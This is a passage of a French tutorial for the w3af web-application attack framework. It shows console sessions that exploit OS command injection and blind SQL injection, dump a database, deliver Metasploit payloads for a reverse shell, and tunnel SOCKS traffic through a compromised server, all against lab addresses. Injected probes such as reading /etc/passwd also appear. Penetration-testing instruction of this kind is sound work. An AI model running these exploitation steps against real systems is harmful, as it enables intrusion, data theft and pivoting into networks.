- http://localhost/w3af/xss-forms/dataReceptor.php
- http://localhost/w3af/
- http://localhost/w3af/img/w3af.png
- http://localhost/w3af/xss-forms/test-forms.html
- http://localhost/w3af/fileUpload/uploader.php
- http://localhost/favicon.ico
Found 8 URLs and 8 different points of injection.
The list of Fuzzable requests is:
- http://localhost/w3af/fileUpload/ | Method: GET
- http://localhost/w3af/fileUpload/uploader.php | Method: POST |
Parameters: (MAX_FILE_SIZE,uploadedfile)
- http://localhost/w3af/test | Method: GET
- http://localhost/favicon.ico | Method: GET
- http://localhost/w3af/ | Method: GET
- http://localhost/w3af/img/w3af.png | Method: GET
- http://localhost/w3af/xss-forms/test-forms.html | Method: GET
```

```
- http://localhost/w3af/xss-forms/dataReceptor.php | Method:
POST | Parameters: (user,firstname)

Starting sqli plugin execution.

w3af>>>
```

Exploitation

Deux manières d'exploiter une vulnérabilité existent; la première utilise les vulnérabilités trouvées durant la phase d'audit, et la seconde, appelée fastexploit, nécessite que l'utilisateur entre les paramètres liés à la vulnérabilité.

Voyons un exemple de la première manière d'exploiter une vulnérabilité avec w3af:

```
w3af>>>plugins

w3af/plugins>>>audit osCommanding

w3af/plugins>>>back

w3af>>>target

w3af/config:target>>>set target
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9

w3af/config:target>>>back

w3af>>>start

Found 1 URLs and 1 different points of injection.

The list of URLs is:

- http://localhost/w3af/osCommanding/vulnerable.php

The list of fuzzable requests is:

- http://localhost/w3af/osCommanding/vulnerable.php | Method:
GET | Parameters: (command)

Starting osCommanding plugin execution.

OS Commanding was found at: "http://localhost/w3af/osCommanding/
vulnerable.php", using HTTP method GET. The sent data was:
"command=+ping+-c+9+localhost". The vulnerability was found in
the request with id 5.

Finished scanning process.

w3af>>>exploit

w3af/exploit>>>exploit osCommandingShell

osCommandingShell exploit plugin is starting.

The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.
```

```
Vulnerability successfully exploited. This is a list of
available shells:

- [0] <osCommandingShell object (ruser: "www-data" | rsystem:
"Linux brick 2.6.24-19-generic i686 GNU/Linux")>

Please use the interact command to interact with the shell
objects.

w3af/exploit>>>interact 0

Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote web
server.

w3af/exploit/osCommandingShell-0>>>ls

vulnerable.php

vulnerable2.php

w3afAgentClient.log

w3af/exploit/osCommandingShell-0>>>endInteraction

w3af/exploit>>>back

w3af>>>
```

La deuxième manière est d'utiliser fastexploit. Cette méthode doit être utilisée quand l'utilisateur a trouvé une vulnérabilité manuellement et souhaite l'exploiter en utilisant le framework. Voici un exemple d'utilisation de fastexploit:

```
w3af>>> exploit

w3af/exploit>>> exploit config sqlmap

w3af/plugin/sqlmap>>> set url
http://localhost/w3af/blindSqli/blindSqli-integer.php

w3af/plugin/sqlmap>>> set injvar id

w3af/plugin/sqlmap>>> set data id=1

w3af/plugin/sqlmap>>> back

w3af/exploit>>> fastexploit sqlmap

sqlmap coded by inquis <bernardo.damele@gmail.com> and belch
<daniele.bellucci@gmail.com>

SQL injection could be verified, trying to create the DB driver.

Execute "exitPlugin" to get out of the remote shell. Commands
typed in this menu will be runned on the remote web server.

w3af/exploit/sqlmap>>> dump agenda w3af_test

Database: w3af_test

Table: agenda
```

```
[2 entries]
+---------------+----+--------+----------+-----------------+
| direccion     | id | nombre | telefono | email           |
+---------------+----+--------+----------+-----------------+
| direccion 123 | 1  | apr    | 52365786 | acho@c.com      |
| direccion 333 | 2  | vico   | 47998123 | vTro@c.com      |
+---------------+----+--------+----------+-----------------+
w3af/exploit/sqlmap>>>
```

Techniques d'exploitation avancées

Le framework implémente deux techniques d'exploitation très poussées qui permettent à l'utilisateur d'élever ses privilèges sur le réseau distant. Ces deux techniques sont mises en oeuvre uen fois que le framework est capable d'exécuter des commandes système à distance, c'est le cas (par exemple) pour les plugins d'attaque osCommanding, remoteFileIncludeShell et davShell. Ces techniques d'exploitation sont:

- Virtual daemon, vous permet d'utiliser des payloads Metasploit pour exploiter le serveur qui héberge une application web vulnérable.
- w3afAgent, qui crée un tunnel entre le serveur compromis et w3af, permettant à l'utilisateur de router les connexions TCP via le serveur distant.

Toutes les deux sont simples à employer en utilisant ce guide. Ces fonctionnalités sont en plein chantier de développement et ne sont aucunement stables; utilisez-les à vos risques et périls.

Virtual daemon

Comme dit précédemment, cette fonctionnalité vous permet d'utiliser les charges utiles du Metasploit pour exploiter le serveur hébergeant uen application web vulnérable. Pour utiliser cette fonctionnalité, vous devez avoir une installation fonctionnelle de la version 3.0 ou supérieure du Framework Metasploit. Vous pouvez l'obtenir gratuitement sur www.metasploit.com, l'installation et la configuration du MSF sortant du cadre de ce document.

Pour être à même d'utiliser virtual daemon; vous allez devoir lancer la commande suivante afin de copier le module metasploit w3af dans le répertoire du MSF:

```
./w3af_console -i /home/jdoe/tools/msf/
```

Où “`/home/jdoe/tools/msf/`” est le répertoire où l'utilisateur “jdoe” a installé le Metasploit. Au cas où cela vous intéresse, c'est simplement un raccourci fantaisiste pour “`cp core/controllers/vdaemon/w3af_vdaemon.rb`

`/home/user/tools/msf/modules/exploits/unix/misc/`”.

Une fois celà fait, l'utilisateur peut commencer à utiliser la fonction virtual daemon. Avant de passer à un exemple d'utilisation de cette fonctionnalité, nous allosn faire un petit résumé des étapes qui vont se dérouler pendant l'exploitation:

1. w3af déniche une vulnérabilité qui permet l'exécution de commande à distance
2. l'utilisateur exploite la vulnérabilité et lance virtual daemon
3. L'utilisateur lance le framework Metasploit
4. L'utilisateur configure le module w3af dans le MSF et l'exécute
5. Le module w3af, au sein du MSF, va se connecter au virtual dameon en écoute sur le localhost
6. Le MSF va envoyer le payload sélectionné par l'utilisateur au virtual daemon
7. Le virtual daemon va créer un fichier PE (exécutable portable) ou un ELF(executable and linkable format), en fonction du système d'exploitation distant, et en utilisant la vulnérabilité exploitée; il va téléverser et exécuter la charge utile sur le serveur distant
8. Le processus de téléversement sur le serveur cible dépend du système d'exploitation cible, les privilèges de l'utilisateur exécutant w3af et du système d'exploitation local, mais dans la plupart des cas il se passe ceci:
    - w3af envoie un petit exécutable au serveur distant pour réaliser un scan d'extrusion.
    - w3af renifle l'interface configurée (misc-settings -> interface) pour les paquets qui arrive sur les ports voulus afin de vérifier les règles de sortie du pare-feu sur le réseau distant
    - Si un port TCP est trouvé comme étant autorisé sur le pare-feu distant; w3af va essayer de lancer un serveur sur ce port et d'initialiser une connexion inverse depuis l'hôte compromis dans le but de télécharger le fichier PE/ELF généré. Si aucun port TCP n'est autorisé; w3af enverra le fichier PE/ELF au serveur distant en utilisant plusieurs appels à la commande “echo”, ce qui est plus lent, mais devrait toujours fonctionner sagissant d'une méthode de transfert dans la bande.
1. La charge utile s'exécute sur le serveur distant et avec les doigts croisés se connecte au framework Metasploit, qui va traiter le reste de l'exploitation.

Maintenant que l'on a vu la théorie, passons à un exemple pratique:

```
$ ./w3af_console
w3af>>> plugins
```

```
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> audit
Enabled audit plugins:
osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://172.16.1.128/os.php?cmd=f00
w3af/target>>> back
w3af>>> start
The list of found URLs is:
- http://172.16.1.128/os.php
Found 1 URLs and 1 different points of injection.
The list of Fuzzable requests is:
- http://172.16.1.128/os.php | Method: GET | Parameters: (cmd)
Starting osCommanding plugin execution.
OS Commanding was found at: http://172.16.1.128/os.php . Using method: GET. The data sent was: cmd=type+%25SYSTEMROOT%25%5Cwin.ini The vulnerability was found in the request with id 7.
w3af>>> exploit
w3af/exploit>>> exploit osCommandingShell
osCommanding exploit plugin is starting.
The vulnerability was found using method GET, tried to change the method to POST for exploiting but failed.
Vulnerability successfully exploited.
Execute "exitPlugin" to get out of the remote shell. Commands typed in this menu will be runned on the remote web server.
w3af/exploit/osCommandingShell>>> start vdaemon
Virtual daemon service is running on port 9091, use metasploit's w3af_vdaemon module to exploit it.
w3af/exploit/osCommandingShell>>>
```

Rien de nouveau sous le soleil pour l'instant, nous avons seulement introduit la nouvelle commande “`start vdaemon`”. Avec ce lancement de w3af, nous avons couverts les points 1. et 2. de la théorie.

La prochaine étape est de configurer le module MSF et de le lancer; nous allons

utiliser l'interface web “msfweb” du Metasploit pour ce faire. La première étape est de cliquer sur le bouton “Exploit” du menu principal, une petite fenêtre apparait, où vous pouvez chercher *w3af* puis sélectionner l'exploit nommé “w3af virtual daemon exploit”. Certains points importants à garder en tête lors de la configuration du module de démon virtuel de l'agent w3af dans le MSF:

- La cible (target) est bien entendu le système d'exploitation distant que vous exploitez
- Les payloads VNC ne semblent pas fonctionner
- Le paramètre RHOST indique l'adresse IP du serveur que vous exploitez
- LHOST est votre adresse IP publique
- LPORT est un port auquel le serveur web distant peut se connecter (dans le cas de l'utilisation de payloads reverse connect) ou auquel vous pouvez vous connecter (en utilisant des payloads bind)
- Le module w3af à l'intérieur du Metasploit va se connecter à localhost:9091 et se charge de tous les transferts de payload, ces paramètres ne peuvent être modifiés, et ne doivent pas être confondus avec RHOST/LHOST et LPORT

Une fois que ceci a été configuré, nous pouvons cliquer sur “Launch exploit” pour lancer le processus, voici ce que nous allons voir dans la console:

```
w3af/exploit/osCommandingShell>>>
Please wait some seconds while w3af performs an extrusion scan.
The extrusion test failed, no reverse connect transfer methods can be used. Trying inband echo transfer method.
Error: The user running w3af can't sniff on the specified interface. Hints: Are you root? Does this interface exist?
Successfully transfered the MSF payload to the remote server.
Successfully executed the MSF payload on the remote server.
```

Les derniers messages sont affichés quand vous exécutez w3af en tant qu'utilisateur normal, la raison est simple; quand vous exécutez w3af en tant que simple utilisateur, vous ne pouvez pas renifler et donc pas réaliser un scan d'extrusion. Un scan d'extrusion réussi ressemble à ça:

```
Please wait some seconds while w3af performs an extrusion scan.
ExtrusionServer listening on interface: eth1
Finished extrusion scan.
The remote host: "172.10.10.1" can connect to w3af with these
```

```
ports:
- 25/TCP
- 80/TCP
- 53/TCP
- 1433/TCP
- 8080/TCP
- 53/UDP
- 69/UDP
- 139/UDP
- 1025/UDP
The following ports are not bound to a local process and can be
used by w3af:
- 25/TCP
- 53/TCP
- 1433/TCP
- 8080/TCP
Selecting port "8080/TCP" for inbound connections from the
compromised server to w3af.
```

Et si on jete un oeil à l'interface web Metasploit, nous allons découvrir quelquechose de bien plus intéressant:

```
[*] Started reverse handler
[*] The remote IP address is: 172.16.1.128
[*] Using remote IP address to create payloads.
[*] Sent payload to vdaemon.
[*] The estimated time to wait for the extrusion scan to
complete is: 1 seconds.
[*] Done waiting!
[*] The estimated time to wait for PE/ELF transfer is: 8
seconds.
[*] Waiting...
[*] Done waiting!
[*] Going to wait for 27 seconds (waiting for crontab/at to
execute payload).
[*] The session could start before the handler, so please *be
patient*.
```

```
[*] Command shell session 1 opened (172.16.1.1:4444 -> 172.16.1.128:1047)
[*] Done waiting!
[*] Starting handler
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Bingo! L'utilisateur a maintenant un shell interactif avec les privilèges de l'utilisateur faisant tourner le serveur web, qui peut être utilisé sans restrictions, vous pouvez même fermer w3af et continuer à travailler directement depuis le shell Metasploit.

w3afAgent

Comme vu dans un épisode précédent, cette fonctionnalité vous permet de créer un tunnel inversé qui va router les connexions TCP via le serveur compromis. Contriarement à virtual daemon, cette fonctionnalité est prête à l'emploi et ne nécessite aucun logiciel complémentaire. Avant de voir un exemple d'utilisation, je vous propose un peu de théorie (si si y'en faut) sur les étapes de l'exploitation:

1. w3af déniche une vulnérabilité qui permet une exécution de commande à distance (brave petit!)
2. Le vayant utilisateur exploite triomphalement cette vulnérabilité et démarre w3afAgent
3. w3af réalise un scan d'extrusion en envoyant un petit exécutable au serveur distant. Cet exécutable, dans sa grande bonté, se connecte à w3af et permet au framework d'identifier les règles de sortie du pare-feu (c'est ce qu'on appele “*se* faire le mur”) sur le réseau distant.
4. w3afAgent Manager va envoyer un w3afAgentClient au serveur distant. Le procédé de téléversement de fichier sur le serveur distant dépend *(non pas de l'âge du capitanie, mais)* du système d'exploitation distant, des privilèges de l'utilisateur exécutant w3af et du système d'exploitation local; mais quand tout va pour le mieux dans le meilleur des mondes:
    - w3af réutilise les informations glanées à partir du premier scan d'extrusion, qui a té réalisé à l'étape 3 afin de savoir quel port il peut utiliser pour écouter en attente de connexions du serveur dénudé.
    - Si un port TCP est trouvé comme autorisé dans le pare-feu distant, w3af va essayer de faire tourner un serveur sur ce port et d'établir une connexion inversée depuis le serveur compromis afin de télécharger le fichier PE/ELF généré. Si aucun port TCP n'est autorisé, w3af va envoyé le fichier PE/ELF au serveur distant via plusieurs appels à la sacro-sainte commande “echo”, ce qui est plus lent, mais devrait toujours fonctionner du fait qu'il s'agit d'une méthode de transfert en bande organisée.

1. w3afAgent Manager démarre le w3afAgentServer qui va se lier à localhost:1080 (qui va être utilisé par l'utilisateur w3af) et à l'interface configurée dans w3af (misc-settings->interface) sur le port découvert à l'étape 3.
2. Le w3afAgentClient se connecte au w3afAgentServer (tu me suis?), créant avec grand brio le tunnel sous la chemise *(-erreur de traduction-)*
3. l'utilisateur configure le proxy écoutant localhost:1080 dans son fureteur préféré
4. Quand le programme se connecte au proxy sock, toutes les connexions sortantes sont routées à travers le serveur compromis (que demande le peuple!?)

Maintenant que je vous ai barbé avec la théorie, utilisons nos petits doigts potelés:

```
$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> audit
Enabled audit plugins:
osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://172.10.10.1/w3af/v.php?c=list
w3af/target>>> back
w3af>>> start
The list of found URLs is:
- http://172.10.10.1/w3af/v.php
Found 1 URLs and 1 different points of injection.
The list of Fuzzable requests is:
- http://172.10.10.1/w3af/v.php | Method: GET | Parameters: (c)
Starting osCommanding plugin execution.
OS Commanding was found at: http://172.10.10.1/w3af/v.php . Using method: GET. The data sent was: c=%2Fbin%2Fcat+%2Fetc %2Fpasswd The vulnerability was found in the request with id 2.
w3af>>> exploit
w3af/exploit>>> exploit osCommandingShell
osCommanding exploit plugin is starting.
The vulnerability was found using method GET, tried to change the method to POST for exploiting but failed.
Vulnerability successfully exploited.
Execute "exitPlugin" to get out of the remote shell. Commands typed in this menu will be runned on the remote web server.
```

Rien de bien apétissant ici; nous avons configuré w3af, lancé le scan et exploité la vulnérabilité.

```
w3af/exploit/osCommandingShell>>> start w3afAgent
Initializing w3afAgent system, please wait.
Please wait some seconds while w3af performs an extrusion scan.
```

```
The extrusion scan failed.

Error: The user running w3af can't sniff on the specified
interface. Hints: Are you root? Does this interface exist?

Using inbound port "5060" without knowing if the remote host
will be able to connect back.
```

Les derniers messages sont affichés quand vous exécutez w3af en tant qu'utilisateur normal, la raison est simple, oui tu l'as devinée, quand w3af est exécuté en tant qu'utilisateur vous ne pouvez pas renifler et donc pas réaliser avec succès un scan d'extrusion. Un scan d'extrusion réussi va ressemblé à:

```
Please wait some seconds while w3af performs an extrusion scan.

ExtrusionServer listening on interface: eth1

Finished extrusion scan.

The remote host: "172.10.10.1" can connect to w3af with these
ports:

- 25/TCP

- 80/TCP

- 53/TCP

- 1433/TCP

- 8080/TCP

- 53/UDP

- 69/UDP

- 139/UDP

- 1025/UDP

The following ports are not bound to a local process and can be
used by w3af:

- 25/TCP

- 53/TCP

- 1433/TCP

- 8080/TCP

Selecting port "8080/TCP" for inbound connections from the
compromised server to w3af.
```

Dans les deux cas (superutilisateur et utilisateur), voici les étapes suivantes:

```
Starting w3afAgentClient upload.
```

```
Finished w3afAgentClient upload.
Please wait 30 seconds for w3afAgentClient execution.
w3afAgent service is up and running.
You may start using the w3afAgent that is listening on port
1080. All connections made through this SOCKS daemon will be
relayed using the compromised server.
```

Et maintenant, depuis une autre console, nous pouvons utiliser un socksClient pour router les connexions via le serveur compromis:

```
$ nc 172.10.10.1 22
(UNKNOWN) [172.10.10.1] 22 (ssh) : Connection refused

$ python socksClient.py 127.0.0.1 22
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1
Protocol mismatch.

$ cat socksClient.py
import extlib.socksipy.socks as socks
import sys

s = socks.socksocket()
s.setproxy(socks.PROXY_TYPE_SOCKS4,"localhost")
s.connect((sys.argv[1],int(sys.argv[2])))

s.send('\n')
print s.recv(1024)
```

Plus d'informations

Davantage d'informations sur le framework, comme des HOWTOs, utilisation avancée, bogues, TODO list et nouveautés, se trouvent sur la page d'accueil du projet:

http://w3af.sf.net/

Le projet w3af a deux listes de diffusion; une pour les développeurs et une pour les utilisateurs. Si vous avez une question ou un commentaire sur le framework, n'hésitez pas à envoyer un courriel à uen de ces listes, que vous trouverez sur:

http://sourceforge.net/mail/?group_id=170274

Bogues

Le framework est toujours en cours de développement et renferme plusieurs bogues connus. Si vous avez téléchargé la dernière version du paquetage et trouvez un bogue, merci de faire un SVN checkout et essayez de reproduire le bogue dans la dernière version, si vous y parvenez; merci de rapporter ce bogue avec une description détaillée. Pour rapporter un bogue, merci de visiter:

http://sourceforge.net/tracker/?group_id=170274&atid=853652

Contributeurs

Les contributions de code sont toujours les bienvenues, un guide de développement de plugin sera rédigé bientôt pour aider les développeurs à entrer dans le monde w3af. Pour une liste des bogues connus et une TODO list, merci de voir:

http://sourceforge.net/pm/?group_id=170274

Le mot de la fin

Ce document est simplement une introduction, une connaissance complète du framework et de son utilisation est complexe et ne peut être obtenue qu'en l'utilisant.

Commettre une erreur et apprendre de celle-ci est un pas de plus vers la sagesse.